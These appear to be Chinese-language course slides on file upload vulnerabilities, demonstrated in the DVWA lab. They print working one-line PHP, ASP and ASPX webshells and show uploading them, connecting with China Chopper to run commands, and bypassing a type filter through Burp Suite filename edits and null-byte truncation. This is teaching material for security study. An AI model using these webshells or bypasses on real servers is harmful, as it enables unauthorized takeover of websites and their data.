

# 第4章 Web攻击及防御技术

---

## ——文件上传漏洞攻击及防御



# 文件上传漏洞

---

- **1** 文件上传漏洞概述
- **2** 文件上传漏洞攻击过程
- **3** 文件上传漏洞攻击实例
- **4** 防御文件上传漏洞

# 1 文件上传漏洞概述

---

□ Web应用程序通常会有文件上传的功能。

- 例如在 BBS发布图片，在个人网站发布ZIP 压缩包，在办公平台发布DOC文件等，只要 Web应用程序允许上传文件，就有可能存在文件上传漏洞。

Choose an image to upload:

选择文件

未选择任何文件

Upload

# 1 文件上传漏洞概述

---

- **File Upload**，即文件上传漏洞。
- 通常是由于对上传文件的类型、内容没有进行严格的过滤、检查，使得攻击者可以通过上传木马获取服务器的**webshell**权限，因此文件上传漏洞带来的危害常常是毁灭性的。
- 简单点说，就是用户直接或者通过各种绕过方式将**webshell** 上传到服务器中进而执行利用。

# 文件上传漏洞的危害

---

- 上传漏洞与SQL注入或 XSS相比，其风险更大，如果 Web应用程序存在上传漏洞，攻击者甚至可以直接上传一个webshell到服务器上。
- 1.网站被控制，增删改查文件，链接数据库  
2.服务器沦陷  
3.同服务器其他网站沦陷

# 文件上传漏洞前提条件

---

- ❑ 能上传的木马
- ❑ 上传的木马能执行
- ❑ 清楚上传后的路径

# 一句话木马

□ 往目标网站中加入一句话木马，然后就可以在本通过中国菜刀chopper.exe**获取和控制整个网站目录**

➤ **asp**的一句话是：**<%eval request ("pass")%>**

➤ **aspx**的一句话是：**<%@ Page Language="Jscript"%>  
<%eval(Request.Item["pass"],"unsafe");%>**


➤ **php**的一句话是：

➤ **<?php @eval(\$\_POST['pass']);?>**

可以直接将这些语句插入到网站上的某个**asp/asp/px/php**文件上，或者直接创建一个新的文件，在里面写入这些语句，然后把文件上传到网站上即可。

## 2. 文件上传漏洞攻击过程

### □ 1. 编写一个一句话木马

A screenshot of a text editor window titled 'simple.php'. The editor shows a single line of code: `<?php @eval($_POST[cmd]);?>`. The code is color-coded: `<?php` is red, `@eval` is blue, `($_POST[cmd])` is purple, and `;?>` is red. The line number '1' is visible in the left margin.

```
1 <?php @eval($_POST[cmd]);?>
```

### □ 2. 上传一句话木马

### □ 3. 菜刀——>地址<http://ip/dvwa/...../low.php>——>[cmd](#)——>脚本类型PHP



# 3 文件上传漏洞举例 1-安全级别low

dvwa.com/vulnerabilities/upload/



## Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

### More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

**这是最开始的页面**

# 3文件上传漏洞举例1-安全级别low

尝试上传一张图片360.png



dvwa.com/vulnerabilities/upload/#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

## Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

提示成功上传

.../../hackable/uploads/360.png succesfully uploaded!

这是一个绝对路径，我们直接输入网址：

<http://127.0.0.1/DVWA/hackable/uploads/360.png>

# 3文件上传漏洞举例1-安全级别low

这是一个绝对路径，我们直接输入网址：

<http://127.0.0.1/DVWA/hackable/uploads/360.png>

127.0.0.1/DVWA/hackable/uploads/360.png



# 3文件上传漏洞举例1-安全级别low

这个时候我们尝试上传文件：1.php  
写入内容为 `<?php phpinfo();?>`

## Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

../../../../hackable/uploads/1.php succesfully uploaded!

上传成功，服务器并未作任何过滤限制

# 3文件上传漏洞举例1-安全级别low

再次访问上传的路径：

<http://127.0.0.1/DVWA/hackable/uploads/1.php>

127.0.0.1/DVWA/hackable/uploads/1.php

PHP Version 5.4.45



System	Windows NT DESKTOP-A887BMN 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pdo"

Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

<?php phpinfo();?>

这里就说明存在文件上传漏洞，能够上传并且执行php文件

# 3 文件上传漏洞举例 1-安全级别 low

## 源码分析

### Low File Upload Source

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
```

DVWA\_WEB\_PAGE\_TO\_ROOT是网站根目录。没有任何过滤，可以上传任意文件。  
basename(path,suffix) 函数返回路径中的文件名部分。Path是必须参数，规定要检查的路径；suffix是可选参数，规定文件的扩展名，如果文件有 suffix，则不会输出这个扩展名；  
move\_uploaded\_file() 函数将上传的文件移动到新位置。若成功，则返回 true，否则返回 false。\$\_FILES["file"]["name"] - 被上传文件的名称；\$\_FILES["file"]["tmp\_name"] - 存储在服务器的文件的临时副本的名称。  
服务器对用户上传的文件类型、内容没有做筛选和检查；生成上传路径后，服务器会检查文件是否上传成功。



# 3文件上传漏洞举例1-安全级别low

如果上传一句话木马：`<?php @eval($_POST['joker']);?>`  
并且用中国菜刀进行连接，就可以得到这个服务器的**Webshell**,初步的控制了这台服务器

## Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

../../../../hackable/uploads/2.php succesfully uploaded!

上传成功后访问 **`http://127.0.0.1/DVWA/hackable/uploads/2.php`**

127.0.0.1/DVWA/hackable/uploads/2.php

页面没有报错，说明上传成功

# 3文件上传漏洞举例1-安全级别low

启用中国菜刀查询，获取**webshell**权限

## 1 添加一个新shell





<?php @eval(\$\_POST['joker']);?>

## 3 文件上传漏洞举例1-安全级别low

启用中国菜刀查询，获取webshell权限

### 2. 编辑shell

添加SHELL

地址:

配置:

备注:

Type1   添加

输入木马文件的上传路径

密码

菜刀通过向服务器发送包含joker参数的POST请求，在服务器上执行任意命令，获取webshell权限。

<?php @eval(\$\_POST['joker']);?>

# 3文件上传漏洞举例1-安全级别low

启用中国菜刀查询，获取webshell权限

## 3.查看shell

双击查看

PHP http://127.0.0.1/DVWA/hackable/uploads/2.php -1 0.0.0.0

127.0.0.1

目录(12), 文件(1)

名称
\$RECYCLE.BIN
360Downloads
360PhoneInfo
360游戏管家辉煌时刻
a6930bf8c4dc044496cc7a01afc
BaiduNetdiskDownload
E春秋网络安全实验室课程
FFOutput
JisuCloud
qycache
System Volume Information

127.0.0.1

目录(6), 文件(17)

名称	时间
config	2019-09-4
docs	2019-09-4
dwva	2019-09-4
external	2019-09-4
hackable	2019-09-4
vulnerabilities	2019-09-4

可以下载修改服务器的所有文件


可以访问这个服务器的任何文件夹，可见，文件上传漏洞是非常具有危害性的

`<?php @eval($_POST['joker']);?>`

## 3 文件上传漏洞举例1-安全级别low

启用中国菜刀查询，获取webshell权限

### 4. 模拟终端




<?php @eval(\$\_POST['joker']);?>

## 3文件上传漏洞举例1-安全级别low

启用中国菜刀查询，获取webshell权限

### 4.在模拟终端进行信息查询



The screenshot shows a Windows command prompt window with the following content:

```
[*] 基本信息 [ C:\E\F\G\H\K: Windows NT DESKTOP-A8B7BMN 6.2 build 9200  
(Windows 8 Home Premium Edition) i586(qiuhuaawang) ]  
D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads> netstat -an | find  
"ESTABLISHED"  
TCP    127.0.0.1:80          127.0.0.1:7418      ESTABLISHED  
TCP    127.0.0.1:7371       127.0.0.1:54530     ESTABLISHED  
TCP    127.0.0.1:7372       127.0.0.1:7373      ESTABLISHED  
TCP    127.0.0.1:7373       127.0.0.1:7372      ESTABLISHED  
TCP    127.0.0.1:7418       127.0.0.1:80        ESTABLISHED  
TCP    127.0.0.1:54530      127.0.0.1:7371      ESTABLISHED  
TCP    192.168.0.101:4894    180.163.238.133:443 ESTABLISHED  
TCP    192.168.0.101:4912    36.110.237.239:80   ESTABLISHED  
TCP    192.168.0.101:5031    113.96.209.106:443  ESTABLISHED  
TCP    192.168.0.101:5156    180.163.243.141:80  ESTABLISHED  
TCP    192.168.0.101:5262    40.119.211.203:443  ESTABLISHED  
TCP    192.168.0.101:7341    52.109.52.32:443    ESTABLISHED  
TCP    192.168.0.101:7343    13.107.5.88:443     ESTABLISHED  
TCP    192.168.0.101:7361    36.110.171.43:80    ESTABLISHED  
  
D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads> ipconfig
```

whoami

## 3文件上传漏洞举例2—安全级别: **Medium**

### 源码分析

#### Medium File Upload Source

```
<?php
if( isset( $POST[ 'Upload' ] ) ) {
    // where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $FILES[ 'uploaded' ]['name' ] );

    // File information
    $uploaded_name = $FILES[ 'uploaded' ]['name' ];
    $uploaded_type = $FILES[ 'uploaded' ]['type' ];
    $uploaded_size = $FILES[ 'uploaded' ]['size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move it?
        if( !move_uploaded_file( $uploaded_name, $target_path ) ) {
            // No
            echo "<pre>";
        } else {
            // Yes!
            echo "<pre>{ $target_path } succesfully uploaded!</pre>";
        }
    } else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}
```

对上传的文件类型跟文件大小都进行了判断过滤，估计1.php上传会被拦截

限制文件名字、类型、大小

这里采用白名单过滤，只允许上传文件类型为 image/jpeg 或者 image/png 以及文件大小小于100000字节（约为97.6KB）

## 3文件上传漏洞举例2—安全级别：Medium

### 源码分析

#### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

Your image was not uploaded. We can only accept JPEG or PNG images.

1. php上传被拦截

果然过滤了php文件，错误提示只能上传jpg, png格式的文件



## 3文件上传漏洞举例2—安全级别：Medium

### 1.创建一句话木马（simple.png）



\*simple.png - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php @eval($_POST[cmd]);?>
```



simple.png

```
1 <?php @eval($_POST[cmd]);?>
```

## 3文件上传漏洞举例2—安全级别: Medium

2、上传**simple.png**文件，获取文件上传路径

### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

\*simple.png - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php @eval($_POST[cmd]);?>
```

../../../../hackable/uploads/simple.png succesfully uploaded

木马上传路径:

**http://127.0.0.1/DVWA/hackable/uploads/  
simple.png**



## 3文件上传漏洞举例2—安全级别: Medium

启用中国菜刀查询, 获取**webshell**权限

\*simple.png - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php @eval($_POST[cmd]);?>
```

添加SHELL

地址:

配置:

备注:

Type1

系统本身存在解析漏洞

有的系统会将带有木马文件（一句话木马）的图片解析为php文件来执行。

木马上传路径:

**http://127.0.0.1/DVWA/hackable/uploads/simple.png**

## 3文件上传漏洞举例2—安全级别: **Medium**


启用中国菜刀查询, 获取**webshell**权限失败



有时, 虽然成功上传了文件, 但是并不能成功获取webshell权限。中国菜刀的原理, 是向上传文件发送包含cmd参数的POST请求, 通过控制cmd参数来执行不同的命令。而这里服务器将木马文件解析成了图片文件, 因此向其发送POST请求时, 服务器只会返回这个“图片”文件, 并不会执行响应命令。

## 3文件上传漏洞举例2—安全级别：Medium

**解决方法一：** BurpSuite抓包修改content-type  
上传木马文件simple.png，抓包修改后缀名为**simple.php**，并forward



## 3文件上传漏洞举例2—安全级别: **Medium**

查看上传结果（上传成功）

### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

../../../../hackable/uploads/simple.php succesfully uploaded!

木马上传路径:

<http://127.0.0.1/DVWA/hackable/uploads/simple.php>

## 3文件上传漏洞举例2—安全级别: Medium

启用中国菜刀查询, 获取**webshell**权限

添加SHELL

地址:

配置:

备注:


Type1 PHP (Eval) GB2312 添加

木马上传路径:

<http://127.0.0.1/DVWA/hackable/uploads/simple.php>

# 3文件上传漏洞举例2—安全级别: Medium

启用中国菜刀查询, 获取webshell权限



## 3文件上传漏洞举例2—安全级别：Medium

### 方法二：%00截断绕过

将文件名命名为**simple.php%00.png**，在进行文件名解析时服务器会将%00后面的内容丢弃。（仅限于php版本小于5.3.4的版本）

#### 1) 创建simple.php%00.png文件






# 3文件上传漏洞举例2—安全级别: Medium

## 方法二: %00截断绕过

2) 上传simple.php%00.png文件, 抓包查看文件类型, forward





## 3文件上传漏洞举例2—安全级别：Medium

方法二：%00截断绕过

### 3) 查看上传结果（上传成功）

#### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

../../../../hackable/uploads/simple.php%00.png succesfully uploaded!


木马上传路径:

<http://127.0.0.1/DVWA/hackable/uploads/simple.php%00.png>

## 3文件上传漏洞举例2—安全级别：Medium

方法二：%00截断绕过

4) 启用中国菜刀添加如下路径，获取webshell权限

